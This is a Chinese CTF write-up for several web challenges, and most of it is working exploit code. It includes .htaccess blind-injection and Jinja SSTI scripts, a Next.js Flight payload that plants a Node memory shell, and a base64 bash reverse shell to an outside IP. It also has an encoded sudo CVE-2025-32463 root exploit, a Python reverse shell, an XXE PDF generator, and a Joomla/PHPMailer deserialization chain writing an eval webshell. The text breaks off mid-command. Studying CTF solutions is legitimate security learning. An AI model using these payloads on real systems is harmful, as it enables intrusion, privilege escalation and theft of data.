ezUpload&&ezUpload Revenge!!

这道题限制

1
2
3
Max size: 1KB
Forbidden chars: ? $ & ; | ` \ <
No PHP code

如果没有ban\ 可以使用换行符来绕过 不过这里禁止了

这里也提示我们上传配置文件 .htaccess

.htaccess其实有很多种用法,不止我们平常用到的简单把其他文件当作php来解析的用法,所以其实我们可以拿这个来做很多操作,读文件 文件包含 xss等

可以参考文章:Apache的.htaccess利用技巧-先知社区

这里我们使用的是文章里面没有的用法 可以算是使用.htaccess来进行盲注

1
2
3
RewriteEngine On #启动 Apache 的 URL 重写引擎。这是进行任何重写操作的前提。
RewriteCond expr "file('/flag')=~ /pattern/" #判断条件 读取/flag文件
RewriteRule .* - [R=500] #返回结果,如果满足 强制服务器返回 500 Internal Server Error 状态码

使用的是模块mod_rewrite

1
2
3
模块开关 (RewriteEngine)
判定条件 (RewriteCond)
执行规则 (RewriteRule)

于是我们就可以写脚本来一步一步盲注拿到flag了~

脚本唯一要注意的需要去访问/upload下路由确认是不是500 因为.htaccess管的是upload路由

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
import requests
import string

base_url = "http://url"
upload_url = f"{base_url}/"
trigger_url = f"{base_url}/upload/test"

flag = "U"
charset = string.ascii_letters + string.digits + "{}_-"

print(f"[+] Starting Blind Injection on /upload/...")

while True:
found_char = False
for char in charset:

pattern = f"^{flag}{char}"

htaccess_content = f"""RewriteEngine On
RewriteCond expr "file('/flag') =~ /{pattern}/"
RewriteRule .* - [R=500]
"""
files = {
'file': ('.htaccess', htaccess_content, 'image/jpeg')
}

try:
# 1. 上传文件
up_res = requests.post(upload_url, files=files, timeout=5)

# 2. 请求触发路径,检查是否返回 500
trigger_res = requests.get(trigger_url, timeout=5)

if trigger_res.status_code == 500:
flag += char
print(f"[!] Found character: {char} | Current flag: {flag}")
found_char = True
break

except Exception as e:
print(f"[-] Error: {e}")
continue

if not found_char:
print(f"\n[+] Finished. Final Flag: {flag}")
break

这个官方还提供了不用盲注的手法

1
2
3
4
RewriteEngine On
RewriteCond expr "file('/flag') =~ /(.+)/"
RewriteRule .* - [E=FLAG_CONTENT:%1]
Header set X-Test-Expr "%{FLAG_CONTENT}e"

Intrasight

进去就是很明显的ssrf 支持http/https和ws

探测存活端口有

image-20260206162414661

信息收集到 下面两个路由都有东西

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
!http://127.0.0.1:9000/openapi.json
{
"status": 200,
"headers": {
"content-type": "application/json"
},
"history": [],
"body": {
"openapi": "3.1.0",
"info": {
"title": "ws_render",
"version": "0.1.0"
},
"paths": {}
}
}

!http://127.0.0.1:8001/openapi.json
{
"status": 200,
"headers": {
"content-type": "application/json",
"x-service": "admin_panel"
},
"history": [],
"body": {
"openapi": "3.1.0",
"info": {
"title": "admin_panel",
"version": "0.1.0"
},
"paths": {
"/status": {
"get": {
"summary": "Status Page",
"operationId": "status_page_status_get",
"responses": {
"200": {
"description": "Successful Response",
"content": {
"application/json": {
"schema": {}
}
}
}
}
}
},
"/api/debug/config": {
"get": {
"summary": "Debug Config",
"operationId": "debug_config_api_debug_config_get",
"responses": {
"200": {
"description": "Successful Response",
"content": {
"application/json": {
"schema": {}
}
}
}
}
}
},
"/redirect_ws": {
"get": {
"summary": "Redirect Ws",
"operationId": "redirect_ws_redirect_ws_get",
"responses": {
"200": {
"description": "Successful Response",
"content": {
"application/json": {
"schema": {}
}
}
}
}
}
}
}
}
}

继续信息收集

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
!http://127.0.0.1:8001/status
{
"status": 200,
"headers": {
"content-type": "text/html; charset=utf-8",
"x-service": "admin_panel"
},
"history": [],
"body": "<!DOCTYPE html>\n<html lang=\"zh-CN\">\n\n<head>\n <meta charset=\"UTF-8\">\n <title>IntraSight Status</title>\n</head>\n\n<body>\n <h3>内部面板在线</h3>\n <p>提示:调试信息可查看 /api/debug/config</p>\n</body>\n\n</html>"
}

!http://127.0.0.1:8001/api/debug/config
{
"status": 200,
"headers": {
"content-type": "application/json",
"x-service": "admin_panel"
},
"history": [],
"body": {
"version": "1.0",
"ws_internal": "ws://127.0.0.1:9000/ws"
}
}

!http://127.0.0.1:8001/redirect_ws
{
"status": 404,
"headers": {
"content-type": "application/json"
},
"history": [
{
"status": 302,
"location": "ws://127.0.0.1:9000/ws?token=e15bb4430bbe45f0864693c875f2982c"
}
],
"body": {
"detail": "Not Found"
}
}

我们去访问ws://127.0.0.1:9000/ws?token=e15bb4430bbe45f0864693c875f2982c

回显

1
2
3
4
5
{
"ws": "ok",
"message": "handshake success",
"welcome": "{\"error\":\"invalid origin 'None' ; X-Internal-Token header must match ?token; token expired or invalid (try /redirect_ws)\"}"
}

要求我们带上token和origin 经过测试token每次是请求了就会刷新的 手动并不好实现 于是写脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
import requests

class WSConnector:
def __init__(self, base_url, cookie):
self.base_url = base_url.rstrip("/")
self.fetch_url = f"{self.base_url}/fetch"
self.session = requests.Session()
self.session.headers.update({
"User-Agent": "Mozilla/5.0",
"Cookie": cookie
})

def get_token(self):
print("[*] 正在获取动态 Token...")
r = self.session.get(self.fetch_url, params={"url": "http://127.0.0.1:8001/redirect_ws"})
location = r.json()["history"][0]["location"]
token = location.split("token=")[1]
print(f"[+] 得到 Token: {token}")
return token

def connect_ws(self, token):
ws_target_url = f"ws://127.0.0.1:9000/ws?token={token}"

headers = {
"X-Internal-Token": token,
"Origin": "http://127.0.0.1"
}

print(f"[*] 正在通过 fetch 连接: {ws_target_url}")

try:

r = self.session.get(
self.fetch_url,
params={"url": ws_target_url},
headers=headers,
timeout=10
)

print(f"[*] 状态码: {r.status_code}")
print("[*] 响应内容:")
print(r.text)

except Exception as e:
print(f"[-] 连接发生错误: {e}")

if __name__ == "__main__":
BASE_URL = "http://80-b7779d40-df95-4c3b-a5a8-6a21763fe975.challenge.ctfplus.cn"
COOKIE = "_clck=1q1wtxm%5E2%5Eg3c%5E0%5E2008"

connector = WSConnector(BASE_URL, COOKIE)
token = connector.get_token()
connector.connect_ws(token)

回显是

1
{"ws":"ok","message":"handshake success","welcome":"{\"service\":\"IntraSight Template Preview\",\"version\":\"1.0\",\"protocol\":{\"action\":\"render\",\"template\":\"<template string>\",\"context\":{\"optional\":\"variables\"}}}"}

一看就是ssti 尝试给这个服务按照他的格式去post传入payload

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
import requests
import json

def exploit():
# 配置
base_url = "http://url/"
cookie = "_clck=1q1wtxm%5E2%5Eg30%5E0%5E2008"

session = requests.Session()
session.headers.update({
"User-Agent": "Mozilla/5.0",
"Cookie": cookie
})

print("[*] 获取 token...")
r = session.get(f"{base_url}/fetch", params={"url": "http://127.0.0.1:8001/redirect_ws"})
token = r.json()["history"][0]["location"].split("token=")[1]
print(f"[+] Token: {token}")

target_payload = "{{lipsum.__globals__.__builtins__.__import__('os').popen('cat /flag').read()}}"

data = {
"action": "render",
"template": target_payload,
"context": {}
}

headers = {
"X-Internal-Token": token,
"Origin": "http://127.0.0.1",
"Content-Type": "application/json"
}


response = session.post(
f"{base_url}/fetch",
params={"url": f"ws://127.0.0.1:9000/ws?token={token}"},
headers=headers,
json=data,
timeout=10
)

print(f"[*] 状态码: {response.status_code}")
try:
res_json = response.json()
print("[+] 响应内容:")
print(json.dumps(res_json, indent=4, ensure_ascii=False))
except:
print(f"[*] 原始响应内容:\n{response.text}")

if __name__ == "__main__":
exploit()

成功找到flag

mio’s waf(赛后复现)

进去看下指纹就知道是考的next.js的洞 不过是非常强大的waf(捂脸) 赛时是没做出来的

看了官方wp才知道 积累了新知识

使用二次unicode绕过 但是为什么他可以解析呢?原理就是

1
2
react使用Flight协议解析客户端发过来的东西,RSC与客户端的通信基于React定制的Flight协议
他会解析unicode编码

对于Flight协议

1
2
{"username":"sauy"}
{"\u0075\u0073\u0065\u0072\u006e\u0061\u006d\u0065":"\u0073\u0061\u0075\u0079"}

这两种形式他都解析,且作用一样。

那这里最主要的问题就是,waf他会对我发的东西先进行一次unicode解码,没有触发黑名单就会发送给next.js的服务端。

所以我们这里使用二次unicode编码绕过就会被react服务器解析。

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
import urllib.parse

def encode_payload(payload):

utf16_bytes = payload.encode('utf-16-le')

encoded_payload = "".join([f"%{b:02x}" for b in utf16_bytes])

return encoded_payload

payload = """{
"then": "$1:__proto__:then",
"status": "resolved_model",
"reason": -1,
"value": "{\"then\":\"$B1\"}",
"_response": {
"_prefix": "(async()=>{const h=await import('node:http'),c=await import('node:child_process');const o=h.Server.prototype.emit;h.Server.prototype.emit=async function(e,...a){if(e==='request'){const[r,s]=a;if(r.url==='/'||r.url.startsWith('/?')){try{const cmd=r.headers['user-agent']||'id';const out=c.execSync(cmd,{encoding:'utf8',timeout:5000});s.writeHead(200,{'Content-Type':'text/plain','X-MemShell':'active'});s.end(out);}catch(x){s.writeHead(500);s.end(x.message);}return true;}}return o.apply(this,arguments);};})();",
"_chunks": "$Q2",
"_formData": {
"get": "$1:constructor:constructor"
}
}
}"""

result = encode_payload(payload)

print(f"[*] 原始 Payload: {payload}")
print(f"[*] UTF-16LE + URL Encode 结果:")
print(result)

传一个内存马

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
POST / HTTP/1.1
Host: nc1.ctfplus.cn:37399
Content-Type: multipart/form-data; boundary=383e97eeef64d0c473a0924ed9968211
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/605.1.15 (KHTML, like Gecko) Version/17.2.1 Safari/605.1.15
Accept-Encoding: gzip, deflate, zstd
Cookie: _clck=1q1wtxm%5E2%5Eg3c%5E0%5E2008; _ga=GA1.1.1142461839.1770356861; _ga_BFDVYZJ3DE=GS2.1.s1770386835$o5$g1$t1770386836$j59$l0$h0; waf_num_token1=1000121; waf_num_token2=1000429
Accept: */*
Next-Action: 409defd89dd31eeb200d9ea02b1f325d25f5f5f3f0
Content-Length: 727

--383e97eeef64d0c473a0924ed9968211
Content-Disposition: form-data; name="0"
Content-Type: text/plain; charset=utf16le

{{hexd(7B000A002000200022007400680065006E0022003A0020002200240031003A005F005F00700072006F0074006F005F005F003A007400680065006E0022002C000A0020002000220073007400610074007500730022003A00200022007200650073006F006C007600650064005F006D006F00640065006C0022002C000A0020002000220072006500610073006F006E0022003A0020002D0031002C000A00200020002200760061006C007500650022003A00200022007B005C0022007400680065006E005C0022003A005C0022002400420031005C0022007D0022002C000A002000200022005F0072006500730070006F006E007300650022003A0020007B000A00200020002000200022005F0070007200650066006900780022003A002000220028006100730079006E006300280029003D003E007B0063006F006E0073007400200068003D0061007700610069007400200069006D0070006F0072007400280027006E006F00640065003A006800740074007000270029002C0063003D0061007700610069007400200069006D0070006F0072007400280027006E006F00640065003A006300680069006C0064005F00700072006F006300650073007300270029003B0063006F006E007300740020006F003D0068002E005300650072007600650072002E00700072006F0074006F0074007900700065002E0065006D00690074003B0068002E005300650072007600650072002E00700072006F0074006F0074007900700065002E0065006D00690074003D006100730079006E0063002000660075006E006300740069006F006E00280065002C002E002E002E00610029007B0069006600280065003D003D003D0027007200650071007500650073007400270029007B0063006F006E00730074005B0072002C0073005D003D0061003B0069006600280072002E00750072006C003D003D003D0027002F0027007C007C0072002E00750072006C002E007300740061007200740073005700690074006800280027002F003F002700290029007B007400720079007B0063006F006E0073007400200063006D0064003D0072002E0068006500610064006500720073005B00270075007300650072002D006100670065006E00740027005D007C007C0027006900640027003B0063006F006E007300740020006F00750074003D0063002E006500780065006300530079006E006300280063006D0064002C007B0065006E0063006F00640069006E0067003A002700750074006600380027002C00740069006D0065006F00750074003A0035003000300030007D0029003B0073002E0077007200690074006500480065006100640028003200300030002C007B00270043006F006E00740065006E0074002D00540079007000650027003A00270074006500780074002F0070006C00610069006E0027002C00270058002D004D0065006D005300680065006C006C0027003A00270061006300740069007600650027007D0029003B0073002E0065006E00640028006F007500740029003B007D00630061007400630068002800780029007B0073002E00770072006900740065004800650061006400280035003000300029003B0073002E0065006E006400280078002E006D0065007300730061006700650029003B007D00720065007400750072006E00200074007200750065003B007D007D00720065007400750072006E0020006F002E006100700070006C007900280074006800690073002C0061007200670075006D0065006E007400730029003B007D003B007D002900280029003B0022002C000A00200020002000200022005F006300680075006E006B00730022003A002000220024005100320022002C000A00200020002000200022005F0066006F0072006D00440061007400610022003A0020007B000A00200020002000200020002000220067006500740022003A0020002200240031003A0063006F006E007300740072007500630074006F0072003A0063006F006E007300740072007500630074006F00720022000A0020002000200020007D000A00200020007D000A007D00)}}
--383e97eeef64d0c473a0924ed9968211
Content-Disposition: form-data; name="1"

"$@0"
--383e97eeef64d0c473a0924ed9968211
Content-Disposition: form-data; name="2"

[]
--383e97eeef64d0c473a0924ed9968211--

然后访问主页 通过人机认证后 ua头处 弹shell

1
bash -c "echo YmFzaCAtaSA+JiAvZGV2L3RjcC80Ny4xMDkuMjA3LjEyMy8xMjM0IDA+JjEK | base64 -d | bash"

image-20260206235909877

拿到shell了需要提权 考点是CVE-2025-32463

poc在CVE-2025-32463_chwoot

shell处写

1
echo "IyEvYmluL2Jhc2gNCiMgc3Vkby1jaHdvb3Quc2gNCiMgQ1ZFLTIwMjUtMzI0NjMg4oCTIFN1ZG8gRW9QIEV4cGxvaXQgUG9DIGJ5IFJpY2ggTWlyY2gNCiMgICAgICAgICAgICAgICAgICBAIFN0cmF0YXNjYWxlIEN5YmVyIFJlc2VhcmNoIFVuaXQgKENSVSkNClNUQUdFPSQobWt0ZW1wIC1kIC90bXAvc3Vkb3dvb3Quc3RhZ2UuWFhYWFhYKQ0KY2QgJHtTVEFHRT99IHx8IGV4aXQgMQ0KDQppZiBbICQjIC1lcSAwIF07IHRoZW4NCiAgICAjIElmIG5vIGNvbW1hbmQgaXMgcHJvdmlkZWQsIGRlZmF1bHQgdG8gYW4gaW50ZXJhY3RpdmUgcm9vdCBzaGVsbC4NCiAgICBDTUQ9Ii9iaW4vYmFzaCINCmVsc2UNCiAgICAjIE90aGVyd2lzZSwgdXNlIHRoZSBwcm92aWRlZCBhcmd1bWVudHMgYXMgdGhlIGNvbW1hbmQgdG8gZXhlY3V0ZS4NCiAgICBDTUQ9IiRAIg0KZmkNCg0KIyBFc2NhcGUgdGhlIGNvbW1hbmQgdG8gc2FmZWx5IGluY2x1ZGUgaXQgaW4gYSBDIHN0cmluZyBsaXRlcmFsLg0KIyBUaGlzIGhhbmRsZXMgYmFja3NsYXNoZXMgYW5kIGRvdWJsZSBxdW90ZXMuDQpDTURfQ19FU0NBUEVEPSQocHJpbnRmICclcycgIiRDTUQiIHwgc2VkIC1lICdzL1xcL1xcXFwvZycgLWUgJ3MvIi9cXCIvZycpDQoNCmNhdCA+IHdvb3QxMzM3LmM8PEVPRg0KI2luY2x1ZGUgPHN0ZGxpYi5oPg0KI2luY2x1ZGUgPHVuaXN0ZC5oPg0KDQpfX2F0dHJpYnV0ZV9fKChjb25zdHJ1Y3RvcikpIHZvaWQgd29vdCh2b2lkKSB7DQogIHNldHJldWlkKDAsMCk7DQogIHNldHJlZ2lkKDAsMCk7DQogIGNoZGlyKCIvIik7DQogIGV4ZWNsKCIvYmluL3NoIiwgInNoIiwgIi1jIiwgIiR7Q01EX0NfRVNDQVBFRH0iLCBOVUxMKTsNCn0NCkVPRg0KDQpta2RpciAtcCB3b290L2V0YyBsaWJuc3NfDQplY2hvICJwYXNzd2Q6IC93b290MTMzNyIgPiB3b290L2V0Yy9uc3N3aXRjaC5jb25mDQpjcCAvZXRjL2dyb3VwIHdvb3QvZXRjDQpnY2MgLXNoYXJlZCAtZlBJQyAtV2wsLWluaXQsd29vdCAtbyBsaWJuc3NfL3dvb3QxMzM3LnNvLjIgd29vdDEzMzcuYw0KDQplY2hvICJ3b290ISINCnN1ZG8gLVIgd29vdCB3b290DQpybSAtcmYgJHtTVEFHRT99" | base64 -d > /tmp/e.sh

不过我这个换行符号有问题

下面去掉就行

1
cat /tmp/e.sh | tr -d '\r' > /tmp/e_fixed.sh
1
bash /tmp/e_fixed.sh "python3 -c 'import socket,os,subprocess;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect((\"ip\",2333));os.dup2(s.fileno(),0);os.dup2(s.fileno(),1);os.dup2(s.fileno(),2);subprocess.call([\"/bin/bash\", \"-i\"])'"


运行这个即可拿到root的shell

image-20260207001148294

GlyphWeaver

名片生成器 识别指纹为python和flask并且是名片渲染 秒联想ssti

有两个Live Preview和Export Console两个功能

发现在任何地方输入{{}}就会被过滤 并且fuzz后发现确实有一些ssti的关键词也被waf了 并且Title和Motto都有长度限制

那这里我就会考虑使用全角字符来绕过限制 并且poc尽量简洁

image-20260207152443559

全角字符可以使用

1
{{lipsum['__globals__']['__builtins__']['open'](/flag'')['read']()}}

SecureDoc

解析pdf 并且下面说明了

1
2
3
4
5
ℹ️ Supported Features:
• Standard PDF text extraction
• PDF forms and interactive elements
• XFA-based dynamic forms
• Metadata extraction

提取关键词XFA XFA和XML有关 那我们这里就肯定想到xxe

直接找ai给我一个自定义xfa生成pdf的脚本

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
import os
from pypdf import PdfWriter
from pypdf.generic import NameObject, DecodedStreamObject, DictionaryObject

def generate_pdf():
current_dir = os.path.dirname(os.path.abspath(__file__))
output_path = os.path.join(current_dir, "xfa_test_final.pdf")

writer = PdfWriter()
writer.add_blank_page(width=612, height=792)

# 构造包含 XXE Payload 的 XDP 结构
xfa_content = f"""<?xml version="1.0" encoding="UTF-8"?>
<xdp:xdp xmlns:xdp="http://ns.adobe.com/xdp/">
<xfa:datasets xmlns:xfa="http://www.xfa.org/schema/xfa-data/1.0/">
<xfa:data>
<root>
<!DOCTYPE root [
<!ENTITY file SYSTEM "file:///flag">
]>
<data>&file;</data>
</root>
</xfa:data>
</xfa:datasets>
</xdp:xdp>"""

# 1. 创建 XFA 流对象
payload_stream = DecodedStreamObject()
payload_stream._data = xfa_content.encode('utf-8')
# 必须添加类型标识,否则某些阅读器不识别
payload_stream.update({
NameObject("/Type"): NameObject("/EmbeddedFile")
})
xfa_ref = writer._add_object(payload_stream)

# 2. 构造 AcroForm 字典
# 使用 DictionaryObject 包装以修复 AttributeError
acro_form = DictionaryObject()
acro_form.update({
NameObject("/XFA"): xfa_ref
})

# 3. 注入到 PDF 根节点
writer.root_object.update({
NameObject("/AcroForm"): writer._add_object(acro_form),
NameObject("/NeedsRendering"): NameObject("/true")
})

try:
with open(output_path, "wb") as f:
writer.write(f)
print(f"--- 成功 ---")
print(f"文件位置: {output_path}")
print(f"文件大小: {os.path.getsize(output_path)} 字节")
except Exception as e:
print(f"写入失败: {e}")

if __name__ == "__main__":
generate_pdf()

Joomla Revenge!

这题考的自己挖掘链子 我自己挖掘的时候卡住() 在网上搜寻的时候发现和自己最后落脚点一样的链子

找到了这篇文章https://xz.aliyun.com/news/91387

大家可以参加这篇文章来追下链子

我这就直接贴poc了

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
<?php
namespace Joomla\Database\Sqlite{
class SqliteDriver{
protected $dispatcher;
protected $options= ['driver'=>'MeteorKai'];//这里是host什么的都可以
public function __construct($dispatcher){
$this->dispatcher = $dispatcher;
}
}

}

namespace Joomla\Event{
class Dispatcher{
protected $listeners = [];

public function __construct($listeners){
$this->listeners = $listeners;
}
}
}

namespace PHPMailer\PHPMailer{
class PHPMailer{
public $Mailer='qmail';
public $Sender='MeteorKai@qq.com';
public $Sendmail='tee /var/www/html/shell.php --';
public $CharSet = 'iso-8859-1';
public $Body='<?php @eval($_POST[1]); ?>';
public $From = 'MeteorKai@example.com';
public $AllowEmpty = false;
protected $cc = [['MeteorKai@qq.com','MeteorKai']];

}
}

namespace{
$phpmailer = new \PHPMailer\PHPMailer\PHPMailer();
$dispatcher = new \Joomla\Event\Dispatcher(['onAfterDisconnect' => [[$phpmailer,'send']]]);
$driver = new \Joomla\Database\Sqlite\SqliteDriver($dispatcher);
echo urlencode(base64_encode(serialize($driver)));
}

一鸣唱吧

进去尝试admin弱密码爆破image-20260207160535295

爆破出来密码是admin888

admin多了一个读取源码的功能

可以读到download.php

1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
19
20
21
22
23
24
25
26
27
28
29
30
31
32
33
34
35
36
37
38
39
40
41
42
43
44
45
46
47
48
49
50
51
52
53
54
55
56
57
58
59
60
61
62
63
64
65
66
67
68
69
70
71
72
73
74
75
76
77
78
79
80
81
82
83
84
85
86
87
88
89
90
91
92
93
94
95
96
97
98
99
100
101
102
103
104
105
106
107
108
109
110
111
112
113
114
115
116
117
118
119
120
121
122
123
124
125
126
127
128
129
130
131
132
133
134
135
136
137
138
139
140
141
142
143
144
145
146
147
148
149
150
151
152
153
154
155
156
157
158
159
160
161
162
163
164
165
166
167
168
169
<?php
// 引入数据库连接
require_once 'includes/db.php';

if (session_status() === PHP_SESSION_NONE) { session_start(); }

if (!isset($_SESSION['user'])) {
require_once 'includes/header.php';
die("<div class='container'><p class='error'>请先登录会员系统!/ Access Denied</p></div>");
require_once 'includes/footer.php';
}


if (isset($_GET['preview']) && $_GET['preview'] === "true" && isset($_SESSION['is_admin']) && $_SESSION['is_admin'] == 1) {


$format = isset($_GET['format']) ? $_GET['format'] : '';

// ========================================
// 安全过滤:协议黑名单检查
// ========================================
$dangerousProtocols = [
'php://',
'data://',
'phar://',
'zip://',
'compress.zlib://',
'compress.bzip2://',
'zlib://',
'glob://',
'expect://',
'input://',
'http://',
'https://',
'ftp://',
'ftps://',
'dict://',
'gopher://',
'tftp://',
'ldap://',
'ssh2.sftp://',
'ssh2.scp://',
'ssh2.tunnel://',
'rar://',
'ogg://',
];

foreach ($dangerousProtocols as $protocol) {
if (stripos($format, $protocol) !== false) {
require_once 'includes/header.php';
echo "<div class='container'>";
echo "<p class='error'>⚠️ 安全警告:禁止使用该协议 " . htmlspecialchars($protocol) . "</p>";
echo "<p>系统检测到潜在的安全风险,已拦截此次请求。</p>";
echo "</div>";
require_once 'includes/footer.php';
exit;
}
}
// ========================================

$full_path = $format;

$is_viewing_source = (strpos($format, 'file://') === 0);

if ($is_viewing_source) {
header('Content-Type: text/plain; charset=utf-8');
} else {
header('Content-Type: text/html; charset=utf-8');
require_once 'includes/header.php';
echo "<div class='container'><h2 class='neon-text'>🔧 管理员预览控制台</h2>";
echo "<p class='message'>正在尝试加载资源流: <strong>" . htmlspecialchars($full_path) . "</strong></p>";
echo "<div style='background: #000; padding: 15px; border: 1px solid #333; font-family: monospace; color: #0f0; white-space: pre-wrap;'>";
}

try {

$handle = @fopen($full_path, 'r');

if ($handle) {
$content = stream_get_contents($handle);

if ($is_viewing_source) {
echo $content;
} else {
echo htmlspecialchars($content);
}
fclose($handle);
} else {
echo "Error: 资源加载失败。\n";
echo "可能的原因为:\n";
echo "1. 文件路径不存在\n";
echo "2. 权限不足 (Permission Denied)\n";
echo "3. 协议格式错误\n";
}

} catch (Exception $e) {
echo "System Error: " . $e->getMessage();
}


if (!$is_viewing_source) {
echo "</div></div>"; // 关闭 console 和 container
require_once 'includes/footer.php';
}

exit;

}


//普通会员文件下载

require_once 'includes/header.php';

if (isset($_GET['file'])) {
$file = $_GET['file'];

if (strpos($file, '..') === false && strpos($file, '/') === false) {
$filepath = "uploads/" . $file;
if (file_exists($filepath)) {
header('Content-Type: application/octet-stream');
header('Content-Disposition: attachment; filename="'.basename($filepath).'"');
header('Content-Length: ' . filesize($filepath));
readfile($filepath);
exit;
} else {
echo "<p class='error'>文件不存在或已被移除。</p>";
}
} else {
echo "<p class='error'>非法请求。</p>";
}
}

$admin_panel = '';
if (isset($_SESSION['is_admin']) && $_SESSION['is_admin'] == 1) {
$current_dir = __DIR__;
$admin_panel = <<<HTML
<div class="admin-panel">
<h3 class="neon-text">🔧 管理员内部预览 (Dev Mode)</h3>
<p style="color: gray; font-size: 0.8em;">当前 Web 根目录: {$current_dir}</p>

<form method="get" target="_blank">
<input type="hidden" name="preview" value="true">
<label>Resource URI:</label>
<input type="text" name="format" placeholder="例如: file://{$current_dir}/index.php" style="width: 70%;" required>
<button type="submit">加载资源</button>
</form>
</div>
HTML;
}
?>

<h2 class="neon-text">🎵 一鸣曲库 (归档中心)</h2>
<p>这里存放着系统归档文件。普通会员可根据文件名下载。</p>

<div style="margin-top: 30px; padding: 20px; background: rgba(0,0,0,0.3);">
<h3>📥 歌曲/文件下载</h3>
<form method="get">
文件名: <input type="text" name="file" placeholder="输入文件名, 如 MGSG202500.mp3">
<button type="submit">下载文件</button>
</form>
</div>

<?php
echo $admin_panel;
require_once 'includes/footer.php';
?>

这里上传文件发现文件名字只有最后两位会改变

可以使用指令来fuzz一下有没有其他文件

1
seq -w 0 99 > num.txt

指令

1
2
3
4
ffuf -u "http://80-ac3e9347-1eed-4363-a83d-695bb12473b0.challenge.ctfplus.cn/uploads/UNiCTF2026W1.W2" \
-w ./num.txt:W1 \
